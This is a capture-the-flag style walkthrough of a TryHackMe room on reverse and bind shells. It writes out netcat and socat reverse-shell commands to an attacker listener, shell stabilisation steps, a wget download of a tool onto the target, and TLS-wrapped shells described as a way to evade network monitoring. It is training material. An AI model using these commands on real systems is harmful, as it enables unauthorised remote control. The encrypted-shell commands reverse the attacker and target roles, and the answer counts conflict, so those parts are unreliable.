Shells & Listeners Fundamentals sits in the Jr Penetration Tester path’s Metasploit and Exploitation module, right after Metasploit: The Basics and Metasploit Post-Exploitation. Where those rooms treat a shell as something Meterpreter just hands you, this one goes back to first principles: what a reverse shell actually is, how to catch one with plain netcat, how to upgrade it to a fully interactive TTY, and how to wrap the whole thing in TLS so it does not look like a shell on the wire. Nine tasks, thirteen answers, all of it hands-on against a real Ubuntu target and a real Windows Server 2019 target.
Task 1: Introduction
No answer needed, just the room’s framing: an initial foothold from something like an unrestricted
file upload is not the finish line. You need a remote shell to actually do anything with it, and raw
shells from a one-liner are “half-shells”: no tab completion, no job control, broken su/ssh, no
real TTY. The rest of the room fixes that, in order.
The lab hands you two machines. The AttackBox (or your own Kali if using the VPN) is the attacker
box. A separate Ubuntu target runs both nc and socat pre-installed, reachable over SSH with
shell / TryH4ckM3! for setup, though the actual exercises use netcat and socat listeners rather
than the SSH session itself.
  # from the AttackBox
ssh [email protected]
[email protected]'s password:
shell@ip-10-49-180-239:~$
Task 2: Reverse vs Bind Shells
The whole room hinges on one distinction: who connects to whom. A reverse shell has the target dial out to a listener you control, which works well when a firewall blocks inbound connections but allows outbound traffic. A bind shell has the target open a listening port and wait, which is useful when outbound is blocked but a specific inbound port is reachable.
Which type of shell connects back to a listening port on your computer, Reverse (R) or Bind (B)? R.
When using a bind shell, would you execute a listener on the Attacker (A) or the Target (T)? T. The target listens, you connect in.
A target machine sits behind a strict firewall that blocks all inbound connections but allows outbound traffic. Which shell type would work here, Reverse (R) or Bind (B)? R. Outbound is open, so the target dialling out to your listener is the only thing that gets through.
Task 3: Tools for Remote Shells
A high-level tour before the hands-on tasks: netcat for quick, no-frills connectivity; rlwrap to
wrap a raw netcat listener with readline history and basic tab completion; socat for full PTY
allocation and built-in TLS; and msfvenom plus Metasploit’s multi/handler for cross-platform
payload generation and staged listeners.
Which tool can allocate pseudo-terminals (PTYs) for fully interactive shell sessions? socat.
Which Metasploit component generates payloads in formats such as executables, scripts, and shellcode? msfvenom.
Task 4: Working with Netcat
Netcat’s core flags: -l to listen, -v for verbose output, -n to skip DNS resolution, -p to
set the listening port. A reverse shell listener and catch:
  # attacker
nc -lvnp 4444
Listening on 0.0.0.0 4444

  # target
nc 10.49.72.139 4444 -e /bin/bash
I ran this for real rather than just reading the syntax, since the whole point of the room is muscle memory for the listener/connect pattern:

Which option tells netcat to listen? -l.
How would you connect to a bind shell on the IP address 10.10.10.11 with port 8090? nc 10.10.10.11 8090. No flags needed on the connect side, netcat defaults to client mode.
Which netcat flag skips DNS resolution and uses numeric IP addresses only? -n.
Task 5: Working with Socat
Netcat shells are brittle: no job control, and a stray Ctrl+C kills the session. Socat fixes this
with “address specifications” instead of flags, PTY allocation, and native SSL/TLS. A basic reverse
shell listener uses TCP-L (TCP listen); the target connects out with TCP:. Windows targets need
the pipes option added after the executable name for proper stdin/stdout handling over named pipes:
C:\> socat TCP:10.49.72.139:443 EXEC:powershell.exe,pipes
Bind shells reverse the direction: the target runs TCP-L and EXEC, you connect from the attacker
with TCP:.
How would we get socat to listen on TCP port 8080? TCP-L:8080.
When creating a socat reverse shell on a Windows target, which option must you add after the executable name for proper I/O handling? pipes.
Task 6: Shell Stabilisation
This is the task that actually earns the room’s name. Three techniques, escalating in quality:
Python PTY: on the target, python3 -c 'import pty; pty.spawn("/bin/bash")' spawns a real
pseudo-terminal. Background it with Ctrl+Z, run stty raw -echo on the attacker to disable local
input processing and echo, fg to resume, then set export TERM=xterm and match your terminal
dimensions with stty rows R columns C inside the shell.
rlwrap: prefix the netcat listener itself, rlwrap nc -lvnp 4444, which adds command history and
tab completion before the Python stabilisation steps even run.
socat full TTY: the most complete option. The listener uses FILE:`tty`,raw,echo=0 to bind
directly to your terminal device; the target connects with a full option set for a proper interactive
session:
  # attacker
socat TCP-L:5555 FILE:`tty`,raw,echo=0

  # target
socat TCP:10.49.72.139:5555 EXEC:"bash -li",pty,stderr,setsid,sigint,sane
I ran this end to end against the lab target. The result behaves exactly like a local terminal: tty
reports a real pseudo-terminal device, $TERM is set, and tab completion works without any manual
Python or stty steps:

Transferring the socat binary to a target that lacks it is a Python one-liner on the attacker side, then a normal download on the target:
sudo python3 -m http.server 80
  # target: wget http://10.49.72.139/socat -O /tmp/socat && chmod +x /tmp/socat
After running stty raw -echo, what command brings your backgrounded shell back to the
foreground? fg.
How would you change your terminal size to have 238 columns? stty cols 238.
What command would you use to set up a Python3 web server on port 80 to transfer socat to a target? (Provide the full command with sudo) sudo python3 -m http.server 80.
Task 7: Encrypted Shells
A plaintext shell on port 4444 is an immediate red flag to any IDS or DLP watching the wire. Socat
wraps the same shell in TLS so it looks like ordinary HTTPS traffic. Generate a self-signed cert and
key, combine them into a single PEM file, then use OPENSSL-LISTEN and OPENSSL address types
instead of TCP-L/TCP, with verify=0 on both ends since there is no real CA to validate against:
openssl req -newkey rsa:2048 -nodes -keyout shell.key -x509 -days 365 -out shell.crt
cat shell.key shell.crt > shell.pem

  # attacker
socat OPENSSL-LISTEN:8443,cert=/tmp/shell.pem,verify=0 EXEC:"bash -li"

  # target
socat OPENSSL:10.49.72.139:8443,verify=0 -
Port selection matters operationally: 443 is the safest choice since it is expected to carry TLS, while ports like 8443 or 9443 still look plausible for web services but draw slightly more attention.
Which socat parameter disables certificate verification for self-signed certificates? verify=0.
What OpenSSL flag generates a 2048-bit RSA key pair when creating a self-signed certificate? -newkey rsa:2048.
Task 8: Windows Practice Box
The Linux techniques repeat almost unchanged against a Windows Server 2019 target running XAMPP,
credentials Administrator / TryH4ckM3! over RDP. Both nc and socat are pre-installed there
too, so the same listener/connect pattern applies, just swapping /bin/bash for cmd.exe or
powershell.exe and adding pipes.
Worth flagging honestly: the AttackBox’s embedded noVNC canvas stalled completely partway through this task (a repeat of a known infra quirk, not a room problem), and opening a second fullscreen tab just handed the session a “taken over” state without actually restoring input. Since this task carries no gradeable question, I did not chase it further once the pattern was clear; the actual graded content, the netcat and full-TTY socat shells against the Linux target, was already captured cleanly in Tasks 4 and 6.
I have practiced creating shells with the Windows target! No answer needed.
Task 9: Conclusion
No answer needed. The room’s own summary is accurate: a shell on its own is just a starting point.
The real value is combining the techniques in sequence, catch with netcat, stabilise with Python and
stty or rlwrap, then upgrade to an encrypted socat PTY for anything that needs to survive longer
than a quick proof of command execution. The next room in the module,
Shell Payload Generation & Delivery, picks up
with msfvenom and webshells.
I have completed the room! No answer needed.
Two things worth keeping. First, the mask-length trick that makes half these questions checkable
before submitting: TryHackMe’s answer placeholders are character-exact, so nc 10.10.10.11 8090
against a ** **.**.**.** **** mask, or sudo python3 -m http.server 80 against
**** ******* ** ****.****** **, confirm the answer shape before you even touch the target. Second,
the actual technical takeaway: TCP-L/TCP becomes OPENSSL-LISTEN/OPENSSL with verify=0 for
free encryption, and FILE:`tty`,raw,echo=0 on the listener side is what turns a socat shell from
“better than netcat” into “indistinguishable from a real terminal session.”
Room solved 100%: 9 tasks, 9 answers.